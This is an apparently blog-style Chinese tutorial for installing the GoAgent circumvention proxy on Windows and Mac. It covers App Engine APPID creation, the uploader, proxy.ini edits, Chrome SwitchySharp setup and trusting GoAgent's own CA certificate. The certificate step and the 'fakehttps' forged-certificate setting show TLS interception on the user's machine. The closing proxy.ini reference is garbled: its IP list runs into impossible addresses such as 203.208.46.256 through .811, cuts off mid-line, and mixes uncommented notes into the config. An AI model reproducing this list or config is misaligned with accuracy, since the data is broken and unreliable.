
不出意外就是红框内的英文显示成功了。我在这里就范例一个，其余9个可以自己再重复步骤申请！

## 二、下载GoAgent

下载请[点击此处](#)

## 三、上传APPID

打开goagent文件夹下server/uploader.bat



看图操作

先填Applicaiton Identifier (APPID) 填进去，注意提示：多个APPID请用 | 号分开，填完回车。

填完APPID以后提示你填邮箱，填完回车。

然后填邮箱密码，填完回车。注意：此处输入密码不会显示出来，只要确认密码输入正确即可回车。

不出意外它就开始上传APPID，全部上传成功以后会有提示，按照提示操作即可！如下图

## 四、把上传好的APPID填至goagent/local/proxy.ini

```

[listen]
ip = 127.0.0.1
port = 8087
visible = 1
debuginfo = 0

[gae]
appid = [REDACTED]

password =
path = /2
profile = google.cn
crlf = 1
validate = 0

[pac]
enable = 1
ip = 127.0.0.1
port = 8086
file = proxy.pac
gfwlist = http://autoproxy-gfwlist.googlecode.com/svn/trunk/gfwlist.txt

[paas]
enable = 0
password = 123456
validate = 0
listen = 127.0.0.1:8088
fetchserver = https://.cm/

```

如上图，我直接把Mac下的图片搬运来了（相同）

根据路径打开goagent/local/proxy.ini填入我抹掉的地方即可，格式和上传时一样，多个APPID请用 | 符号分开。完成后关闭。

## 五、设置浏览器或者网络（个人建议修改浏览器）

在这里我以Chrome浏览器为例，GoAgent+Proxy SwitchySharp是Chrome科学上网的最好方法。

Proxy SwitchySharp在/local/文件夹下，打开Chrome扩展程序界面，拖入下载好的文件，提示是否安装，点击安装。

SwitchyOptions.bak同样在/local/文件夹下。

打开Proxy SwitchySharp选项




选择从文件恢复，选择下载好的SwitchyOptions.bak，是否覆盖，点击确定！

OK，到情景模式里选择GoAgent PAC。

在这里我说一下**GoAgent**和**GoAgent PAC**的区别：**GoAgent**是所有网站都走**GAE**流量

(速度较慢，但是所有网站都能上。) **GoAgent PAC**是根据pac文件检索地址需要使用**GAE**时才会使用（速度较快，但是有些网站会上不去）我还是推荐**PAC**，**PAC**上不去时再用**GoAgent**(省**GAE**流量，速度也快！)

## 六、添加证书



Chrome进入设置-显示高级设置，到HTTPS/SSL，点管理证书，接下来的看图操作，证书在local/CA.crt

## 七、开启**GoAgent**，开始畅游，呼吸墙外新鲜空气！

首次运行请右键**GoAgent**以管理员身份运行

以后如果**GoAgent**有更新直接下载下来覆盖即可！

- [0309]是**goagent** 2.1.13 发布，优化视频速度和内存占用，提高内置 DNS Server 可用性。
- [0303]否发布 Mac OS X 和 Linux x86/x86\_64 的gevent 依赖包。使用方法：
  1. 首页下载最新的 goagent 版本。
  2. 到 <https://code.google.com/p/goagent/downloads/> 下载对应的 gevent egg 文件
  3. 把 gevent egg 文件放到 goagent-2.0/local 文件夹，然后重起 goagent 即可启用 gevent 依赖包。

如图，日期后有【否】的话，不需要上传APPID，日期后有【是】的话，需要重新上传APPID才可使用哦！

## 八、小技巧：让**GoAgent**开启自启动

打开local里的addto-startup.vbs提示点【是】即可！

Mac OS X

## 一、用谷歌账号创建Application

进入<https://appengine.google.com/>（没有谷歌账号就申请一个,需用手机号验证哦~）

## Welcome to Google App Engine

Before getting started, you want to learn more about developing and deploying applications.  
Learn more about Google App Engine by reading the [Getting Started Guide](#), the [FAQ](#), or the [Developer's Guide](#).

[Create Application](#)

点击红框内的英文

### Create an Application

You have 10 applications remaining.

Application Identifier:

.appspot.com

[Check Availability](#)

All Google account names and certain distinctive or trademarked names may not be used as Application identifiers.

You can map this application to your own domain later. [Learn more](#)

Application Title:

Displayed when users access your application.

Authentication Options (Advanced): [Learn more](#)

Google App Engine provides an API for authenticating your users, including Google Accounts, Google Apps, and OpenID. If you choose to use this feature for some parts of your site, you'll need to specify now what type of users can sign in to your application:

Open to all Google Accounts users (default)

If your application uses authentication, anyone with a valid Google Account may sign in.

Restricted to the following Google Apps domain:

e.g. foo.com

If your application uses authentication, only members of this Google Apps domain may sign in. If your organization uses Google Apps, use this option to create an application (e.g. an HR tracking tool) that is only accessible to accounts on your Google Apps domain. This option cannot be changed once it has been set.

(Experimental) Open to all users with an OpenID Provider

If your application uses authentication, anyone who has an account with an OpenID Provider may sign in.

Terms of Service:

### Your Agreement with Google

This License Agreement for Google App Engine (the "Agreement") is made and entered into by and between Google Inc., a

注意！红框内的最重要，输入了什么一定要记住，等等填Appid要用，填完点右边的Check Availability检查有没有被使用过。

蓝框内随便填，不重要，就是这个Application的名字。下面黄底的那些英文直接跳过，不用填！

Terms of Service:

### Your Agreement with Google

This License Agreement for Google App Engine (the "Agreement") is made and entered into by and between Google Inc., a Delaware corporation, with offices at 1600 Amphitheatre Parkway, Mountain View 94043 ("Google") and the business entity agreeing to these terms ("Customer"). This Agreement is effective as of the date Customer clicks the "I Accept" button below (the "Effective Date"). If you are accepting on behalf of Customer, you represent and warrant that: (i) if you have full legal authority to bind Customer to this Agreement; (ii) you have read and understand this Agreement; and (iii) you agree, on behalf of Customer, to

I accept these terms.

[Create Application](#) | [Cancel](#)

往下拉橙色框内的复选框勾上。点击绿色框内的英文。

### Application Registered Successfully

The application will use w1nd249632118 as an identifier. This identifier belongs in your application's configuration as well. Note that this identifier cannot be changed. [Learn more](#)

The application uses the High Replication storage scheme. [Learn more](#)

If you use Google authentication for your application, W1nd will be displayed on Sign In pages when users access your application.

Choose an option below:

- View the [dashboard](#) for W1nd.
- Use [appcfg](#) to upload and deploy your application code.
- Add [administrators](#) to collaborate on this application.


不出意外就是红框内的英文显示成功了。我在这里就范例一个，其余9个可以自己再重复步骤申请！

## 二、下载安装python

python下载请[点击此处](#)，然后安装，这个很简单哦！

## 三、下载GoAgent

下载请[点击此处](#)，下载完毕，打开ZIP文件，把名字超长的文件夹名字改成goagent然后放在如图位置



apple是用户名，不同的电脑不同的用户名（有人可能找不到，请在Finder的偏好设置-边栏，找到你所对应的用户名勾上）

## 四、利用Python上传Appid至GAE

打开终端，输入

```
cd goagent/server
```

回车

```
python uploader.zip
```

回车

会出现这样的界面

```
GoAgent服务端部署程序，开始上传 python 服务端
=====
请输入您的appid，多个appid请用 | 号隔开
APPID: [REDACTED]
Application: [REDACTED]
Host: appengine.google.com
Rolling back the update.
Email: windwkf@gmail.com
Password for windwkf@gmail.com:
Application: [REDACTED]; version: 1
Host: appengine.google.com

Starting update of app: [REDACTED], version: 1
Scanning files on local disk.
Cloning 1 static file.
Cloning 9 application files.
Compilation starting.
Compilation completed.
Starting deployment.
Checking if deployment succeeded.
Deployment successful.
```

你就可以把你申请的Application Identifier (APPID) 填进去，注意提示：多个APPID请用 | 号分开，填完回车。

填完APPID以后提示你填邮箱，填完回车。

然后填邮箱密码，填完回车。注意：此处输入密码不会显示出来，只要确认密码输入正确即可回车。

不出意外它就开始上传APPID，全部上传成功以后会有提示，按照提示操作即可！

## 五、把上传好的APPID填至goagent/local/proxy.ini

```
[listen]
ip = 127.0.0.1
port = 8087
visible = 1
debuginfo = 0

[gae]
appid = [REDACTED]
password =
path = /2
profile = google.cn
crlf = 1
validate = 0

[pac]
enable = 1
ip = 127.0.0.1
port = 8086
file = proxy.pac
gfwlist = http://autoproxy-gfwlist.googlecode.com/svn/trunk/gfwlist.txt

[paaas]
enable = 0
password = 123456
validate = 0
listen = 127.0.0.1:8088
fetchserver = https://.cm/

[accounts]
```

根据路径打开goagent/local/proxy.ini填入我抹掉的地方即可，格式和上传时一样，多个APPID请用 | 符号分开。完成后关闭。

## 六、下载GoAgentMac，修改设置

下载GoAgentMac请[点击此处](#)

下载完将GoAgentMac拖入Application

进入应用程序-GoAgentMac，右键显示包内容-Contents，打开Info.plist

找到GoAgentPath

修改/Users/（这里填你电脑的用户名，找不到请看第三步骤）/goagent/local/proxy.py

## 七、设置浏览器或者网络（个人建议修改浏览器）

在这里我以Chrome浏览器为例，GoAgent+Proxy SwitchySharp是Chrome科学上网的最好方法。

Proxy SwitchySharp在/local/文件夹下，打开Chrome扩展程序界面，拖入下载好的文件，提示是否安装，点击安装。

SwitchyOptions.bak同样在/local/文件夹下。

打开Proxy SwitchySharp选项




选择从文件恢复，选择下载好的SwitchyOptions.bak，是否覆盖，点击确定！

OK，到情景模式里选择GoAgent PAC。

在这里我说一下**GoAgent**和**GoAgent PAC**的区别：**GoAgent**是所有网站都走**GAE**流量（速度较慢，但是所有网站都能上。）**GoAgent PAC**是根据**pac**文件检索地址需要使用**GAE**时才会使用（速度较快，但是有些网站会上不去）我还是推荐**PAC**，**PAC**上不去时再用**GoAgent**(省**GAE**流量，速度也快！）

## 八、添加证书



找到local/CA.crt双击，看图操作！

## 九、开启GoAgentMac程序，呼吸墙外新鲜空气！

一切大功告成，一点都不难！

以后如果GoAgent有更新直接下载下来覆盖即可！

- [0309是]goagent 2.1.13 发布，优化视频速度和内存占用，提高内置 DNS Server 可用性。
- [0303否]发布 Mac OSX 和 Linux x86/x86\_64 的gevent 依赖包。使用方法：
  1. 首页下载最新的 goagent 版本。
  2. 到 <https://code.google.com/p/goagent/downloads/> 下载对应的 gevent egg 文件
  3. 把 gevent egg 文件放到 goagent-2.0/local 文件夹，然后重起 goagent 即可启用 gevent 依赖包。

如图，日期后有【否】的话，不需要上传APPID，日期后有【是】的话，需要重新上传APPID才可使用哦！

## 十、小技巧：让GoAgent开启自启动

打开系统偏好设置，进入用户与群组，进入登陆项





点+号，选择应用程序，找到GoAgentMac添加即可！

#### proxy.ini各项参数介绍

```
[listen]
#监听ip, 如果需要允许局域网/公网使用, 设为0.0.0.0即可
ip = 127.0.0.1
#使用GAE服务端的默认8087端口, 如有需要你可以修改成其他的
port = 8087
#启动后goagent窗口是否可见, 0为不可见(最小化至托盘), 1为不最小化
visible = 1
#是否显示详细debug信息
debuginfo = 0

#GAE服务端的配置
[gae]
#你的Google app engine AppID, 也就是服务器部署的APPID, 配置多ID用|隔开
appid = goagent
#密码, 默认为空, 你可以在server目录的wsgi.py设定, 如果设定了, 此处需要与wsgi.py保持一致
password = 123456
#服务端路径, 一般不用修改, 如果不懂也不要修改.
path = /2
#使用http还是https(SSL加密传输)连接至GAE
mode = https
#填ipv6则使用[ipv6/hosts][ipv6/http], 默认ipv4使用[ipv4/hosts][ipv4/http]设置
#此项设置意义与之前版本不同. 非IPv6环境无需考虑, 请勿随意修改
profile = ipv4
#ip优算法每次选出的ip数量
window = 4
#是否开启流量混淆
obfuscate = 0
#是否对服务器证书进行验证
validate = 0
如果设置为rc4 则开启rc4加密, 需在password设置密码, 否则不开启, 一般mode为https时无需开启
options =

用于连接GAE的IP列表
[iplist]
google_cn = 203.208.46.131|203.208.46.132|203.208.46.133|203.208.46.134|203.208.46.135|203.208.46.136|203.208.46.137|203.208.46.138|203.208.46.139|203.208.46.140|203.208.46.141|203.208.46.142|203.208.46.143|203.208.46.144|203.208.46.145|203.208.46.146|203.208.46.147|203.208.46.148|203.208.46.149|203.208.46.150|203.208.46.151|203.208.46.152|203.208.46.153|203.208.46.154|203.208.46.155|203.208.46.156|203.208.46.157|203.208.46.158|203.208.46.159|203.208.46.160|203.208.46.161|203.208.46.162|203.208.46.163|203.208.46.164|203.208.46.165|203.208.46.166|203.208.46.167|203.208.46.168|203.208.46.169|203.208.46.170|203.208.46.171|203.208.46.172|203.208.46.173|203.208.46.174|203.208.46.175|203.208.46.176|203.208.46.177|203.208.46.178|203.208.46.179|203.208.46.180|203.208.46.181|203.208.46.182|203.208.46.183|203.208.46.184|203.208.46.185|203.208.46.186|203.208.46.187|203.208.46.188|203.208.46.189|203.208.46.190|203.208.46.191|203.208.46.192|203.208.46.193|203.208.46.194|203.208.46.195|203.208.46.196|203.208.46.197|203.208.46.198|203.208.46.199|203.208.46.200|203.208.46.201|203.208.46.202|203.208.46.203|203.208.46.204|203.208.46.205|203.208.46.206|203.208.46.207|203.208.46.208|203.208.46.209|203.208.46.210|203.208.46.211|203.208.46.212|203.208.46.213|203.208.46.214|203.208.46.215|203.208.46.216|203.208.46.217|203.208.46.218|203.208.46.219|203.208.46.220|203.208.46.221|203.208.46.222|203.208.46.223|203.208.46.224|203.208.46.225|203.208.46.226|203.208.46.227|203.208.46.228|203.208.46.229|203.208.46.230|203.208.46.231|203.208.46.232|203.208.46.233|203.208.46.234|203.208.46.235|203.208.46.236|203.208.46.237|203.208.46.238|203.208.46.239|203.208.46.240|203.208.46.241|203.208.46.242|203.208.46.243|203.208.46.244|203.208.46.245|203.208.46.246|203.208.46.247|203.208.46.248|203.208.46.249|203.208.46.250|203.208.46.251|203.208.46.252|203.208.46.253|203.208.46.254|203.208.46.255|203.208.46.256|203.208.46.257|203.208.46.258|203.208.46.259|203.208.46.260|203.208.46.261|203.208.46.262|203.208.46.263|203.208.46.264|203.208.46.265|203.208.46.266|203.208.46.267|203.208.46.268|203.208.46.269|203.208.46.270|203.208.46.271|203.208.46.272|203.208.46.273|203.208.46.274|203.208.46.275|203.208.46.276|203.208.46.277|203.208.46.278|203.208.46.279|203.208.46.280|203.208.46.281|203.208.46.282|203.208.46.283|203.208.46.284|203.208.46.285|203.208.46.286|203.208.46.287|203.208.46.288|203.208.46.289|203.208.46.290|203.208.46.291|203.208.46.292|203.208.46.293|203.208.46.294|203.208.46.295|203.208.46.296|203.208.46.297|203.208.46.298|203.208.46.299|203.208.46.300|203.208.46.301|203.208.46.302|203.208.46.303|203.208.46.304|203.208.46.305|203.208.46.306|203.208.46.307|203.208.46.308|203.208.46.309|203.208.46.310|203.208.46.311|203.208.46.312|203.208.46.313|203.208.46.314|203.208.46.315|203.208.46.316|203.208.46.317|203.208.46.318|203.208.46.319|203.208.46.320|203.208.46.321|203.208.46.322|203.208.46.323|203.208.46.324|203.208.46.325|203.208.46.326|203.208.46.327|203.208.46.328|203.208.46.329|203.208.46.330|203.208.46.331|203.208.46.332|203.208.46.333|203.208.46.334|203.208.46.335|203.208.46.336|203.208.46.337|203.208.46.338|203.208.46.339|203.208.46.340|203.208.46.341|203.208.46.342|203.208.46.343|203.208.46.344|203.208.46.345|203.208.46.346|203.208.46.347|203.208.46.348|203.208.46.349|203.208.46.350|203.208.46.351|203.208.46.352|203.208.46.353|203.208.46.354|203.208.46.355|203.208.46.356|203.208.46.357|203.208.46.358|203.208.46.359|203.208.46.360|203.208.46.361|203.208.46.362|203.208.46.363|203.208.46.364|203.208.46.365|203.208.46.366|203.208.46.367|203.208.46.368|203.208.46.369|203.208.46.370|203.208.46.371|203.208.46.372|203.208.46.373|203.208.46.374|203.208.46.375|203.208.46.376|203.208.46.377|203.208.46.378|203.208.46.379|203.208.46.380|203.208.46.381|203.208.46.382|203.208.46.383|203.208.46.384|203.208.46.385|203.208.46.386|203.208.46.387|203.208.46.388|203.208.46.389|203.208.46.390|203.208.46.391|203.208.46.392|203.208.46.393|203.208.46.394|203.208.46.395|203.208.46.396|203.208.46.397|203.208.46.398|203.208.46.399|203.208.46.400|203.208.46.401|203.208.46.402|203.208.46.403|203.208.46.404|203.208.46.405|203.208.46.406|203.208.46.407|203.208.46.408|203.208.46.409|203.208.46.410|203.208.46.411|203.208.46.412|203.208.46.413|203.208.46.414|203.208.46.415|203.208.46.416|203.208.46.417|203.208.46.418|203.208.46.419|203.208.46.420|203.208.46.421|203.208.46.422|203.208.46.423|203.208.46.424|203.208.46.425|203.208.46.426|203.208.46.427|203.208.46.428|203.208.46.429|203.208.46.430|203.208.46.431|203.208.46.432|203.208.46.433|203.208.46.434|203.208.46.435|203.208.46.436|203.208.46.437|203.208.46.438|203.208.46.439|203.208.46.440|203.208.46.441|203.208.46.442|203.208.46.443|203.208.46.444|203.208.46.445|203.208.46.446|203.208.46.447|203.208.46.448|203.208.46.449|203.208.46.450|203.208.46.451|203.208.46.452|203.208.46.453|203.208.46.454|203.208.46.455|203.208.46.456|203.208.46.457|203.208.46.458|203.208.46.459|203.208.46.460|203.208.46.461|203.208.46.462|203.208.46.463|203.208.46.464|203.208.46.465|203.208.46.466|203.208.46.467|203.208.46.468|203.208.46.469|203.208.46.470|203.208.46.471|203.208.46.472|203.208.46.473|203.208.46.474|203.208.46.475|203.208.46.476|203.208.46.477|203.208.46.478|203.208.46.479|203.208.46.480|203.208.46.481|203.208.46.482|203.208.46.483|203.208.46.484|203.208.46.485|203.208.46.486|203.208.46.487|203.208.46.488|203.208.46.489|203.208.46.490|203.208.46.491|203.208.46.492|203.208.46.493|203.208.46.494|203.208.46.495|203.208.46.496|203.208.46.497|203.208.46.498|203.208.46.499|203.208.46.500|203.208.46.501|203.208.46.502|203.208.46.503|203.208.46.504|203.208.46.505|203.208.46.506|203.208.46.507|203.208.46.508|203.208.46.509|203.208.46.510|203.208.46.511|203.208.46.512|203.208.46.513|203.208.46.514|203.208.46.515|203.208.46.516|203.208.46.517|203.208.46.518|203.208.46.519|203.208.46.520|203.208.46.521|203.208.46.522|203.208.46.523|203.208.46.524|203.208.46.525|203.208.46.526|203.208.46.527|203.208.46.528|203.208.46.529|203.208.46.530|203.208.46.531|203.208.46.532|203.208.46.533|203.208.46.534|203.208.46.535|203.208.46.536|203.208.46.537|203.208.46.538|203.208.46.539|203.208.46.540|203.208.46.541|203.208.46.542|203.208.46.543|203.208.46.544|203.208.46.545|203.208.46.546|203.208.46.547|203.208.46.548|203.208.46.549|203.208.46.550|203.208.46.551|203.208.46.552|203.208.46.553|203.208.46.554|203.208.46.555|203.208.46.556|203.208.46.557|203.208.46.558|203.208.46.559|203.208.46.560|203.208.46.561|203.208.46.562|203.208.46.563|203.208.46.564|203.208.46.565|203.208.46.566|203.208.46.567|203.208.46.568|203.208.46.569|203.208.46.570|203.208.46.571|203.208.46.572|203.208.46.573|203.208.46.574|203.208.46.575|203.208.46.576|203.208.46.577|203.208.46.578|203.208.46.579|203.208.46.580|203.208.46.581|203.208.46.582|203.208.46.583|203.208.46.584|203.208.46.585|203.208.46.586|203.208.46.587|203.208.46.588|203.208.46.589|203.208.46.590|203.208.46.591|203.208.46.592|203.208.46.593|203.208.46.594|203.208.46.595|203.208.46.596|203.208.46.597|203.208.46.598|203.208.46.599|203.208.46.600|203.208.46.601|203.208.46.602|203.208.46.603|203.208.46.604|203.208.46.605|203.208.46.606|203.208.46.607|203.208.46.608|203.208.46.609|203.208.46.610|203.208.46.611|203.208.46.612|203.208.46.613|203.208.46.614|203.208.46.615|203.208.46.616|203.208.46.617|203.208.46.618|203.208.46.619|203.208.46.620|203.208.46.621|203.208.46.622|203.208.46.623|203.208.46.624|203.208.46.625|203.208.46.626|203.208.46.627|203.208.46.628|203.208.46.629|203.208.46.630|203.208.46.631|203.208.46.632|203.208.46.633|203.208.46.634|203.208.46.635|203.208.46.636|203.208.46.637|203.208.46.638|203.208.46.639|203.208.46.640|203.208.46.641|203.208.46.642|203.208.46.643|203.208.46.644|203.208.46.645|203.208.46.646|203.208.46.647|203.208.46.648|203.208.46.649|203.208.46.650|203.208.46.651|203.208.46.652|203.208.46.653|203.208.46.654|203.208.46.655|203.208.46.656|203.208.46.657|203.208.46.658|203.208.46.659|203.208.46.660|203.208.46.661|203.208.46.662|203.208.46.663|203.208.46.664|203.208.46.665|203.208.46.666|203.208.46.667|203.208.46.668|203.208.46.669|203.208.46.670|203.208.46.671|203.208.46.672|203.208.46.673|203.208.46.674|203.208.46.675|203.208.46.676|203.208.46.677|203.208.46.678|203.208.46.679|203.208.46.680|203.208.46.681|203.208.46.682|203.208.46.683|203.208.46.684|203.208.46.685|203.208.46.686|203.208.46.687|203.208.46.688|203.208.46.689|203.208.46.690|203.208.46.691|203.208.46.692|203.208.46.693|203.208.46.694|203.208.46.695|203.208.46.696|203.208.46.697|203.208.46.698|203.208.46.699|203.208.46.700|203.208.46.701|203.208.46.702|203.208.46.703|203.208.46.704|203.208.46.705|203.208.46.706|203.208.46.707|203.208.46.708|203.208.46.709|203.208.46.710|203.208.46.711|203.208.46.712|203.208.46.713|203.208.46.714|203.208.46.715|203.208.46.716|203.208.46.717|203.208.46.718|203.208.46.719|203.208.46.720|203.208.46.721|203.208.46.722|203.208.46.723|203.208.46.724|203.208.46.725|203.208.46.726|203.208.46.727|203.208.46.728|203.208.46.729|203.208.46.730|203.208.46.731|203.208.46.732|203.208.46.733|203.208.46.734|203.208.46.735|203.208.46.736|203.208.46.737|203.208.46.738|203.208.46.739|203.208.46.740|203.208.46.741|203.208.46.742|203.208.46.743|203.208.46.744|203.208.46.745|203.208.46.746|203.208.46.747|203.208.46.748|203.208.46.749|203.208.46.750|203.208.46.751|203.208.46.752|203.208.46.753|203.208.46.754|203.208.46.755|203.208.46.756|203.208.46.757|203.208.46.758|203.208.46.759|203.208.46.760|203.208.46.761|203.208.46.762|203.208.46.763|203.208.46.764|203.208.46.765|203.208.46.766|203.208.46.767|203.208.46.768|203.208.46.769|203.208.46.770|203.208.46.771|203.208.46.772|203.208.46.773|203.208.46.774|203.208.46.775|203.208.46.776|203.208.46.777|203.208.46.778|203.208.46.779|203.208.46.780|203.208.46.781|203.208.46.782|203.208.46.783|203.208.46.784|203.208.46.785|203.208.46.786|203.208.46.787|203.208.46.788|203.208.46.789|203.208.46.790|203.208.46.791|203.208.46.792|203.208.46.793|203.208.46.794|203.208.46.795|203.208.46.796|203.208.46.797|203.208.46.798|203.208.46.799|203.208.46.800|203.208.46.801|203.208.46.802|203.208.46.803|203.208.46.804|203.208.46.805|203.208.46.806|203.208.46.807|203.208.46.808|203.208.46.809|203.208.46.810|203.208.46.811|203.208.4
```

```

s0.googleusercontent.com = google_hk
s1.googleusercontent.com = google_hk
s2.googleusercontent.com = google_hk
s3.googleusercontent.com = google_hk
s4.googleusercontent.com = google_hk
s5.googleusercontent.com = google_hk
s6.googleusercontent.com = google_hk
gp0.googleusercontent.com = google_hk
gp1.googleusercontent.com = google_hk
gp2.googleusercontent.com = google_hk
gp3.googleusercontent.com = google_hk
gp4.googleusercontent.com = google_hk
gp5.googleusercontent.com = google_hk
gp6.googleusercontent.com = google_hk
themes.googleusercontent.com = google_hk
producer.googleusercontent.com = google_hk
mail-attachment.googleusercontent.com = google_cn
code.google.com = google_cn
talk.google.com =
talk.l.google.com =
talkx.l.google.com =
.google.com = google_hk
.google.com.hk = google_hk
.googleapis.com = google_hk
.android.com = google_hk
.appspot.com = google_hk
.googlegroups.com = google_hk
.googlesource.com = google_hk
.googleusercontent.com = google_cn
.google-analytics.com = google_cn
.googlecode.com = google_cn
.gstatic.com = google_cn
.dropbox.com:443 =
.box.com:443 =
.copy.com:443 =
https://.+\.c\.youtube\.com/liveplay = google_hk
;https://www.youtube.com/watch = google_hk

[ipv4/http]
crlfsites = .youtube.com|.google.com
#匹配以此开头的域名强制跳转到https的网站
forcehttps = groups.google.com|code.google.com|docs.google.com
#使用伪造的证书，可以用来避免出现证书错误警告
fakehttps = www.google.com
#通过GAE的地址
withgae = play.google.com

针对IPv6的设置
[ipv6/hosts]
talk.google.com =
talk.l.google.com =
talkx.l.google.com =
.google.com = google_ipv6
.googleusercontent.com = google_ipv6
.googleapis.com = google_ipv6
.google-analytics.com = google_ipv6
.googlecode.com = google_ipv6
.google.com.hk = google_ipv6
.googlegroups.com = google_ipv6
.googlesource.com = google_ipv6
.appspot.com = google_ipv6
.android.com = google_ipv6
.dropbox.com:443 =
.box.com:443 =
.copy.com:443 =

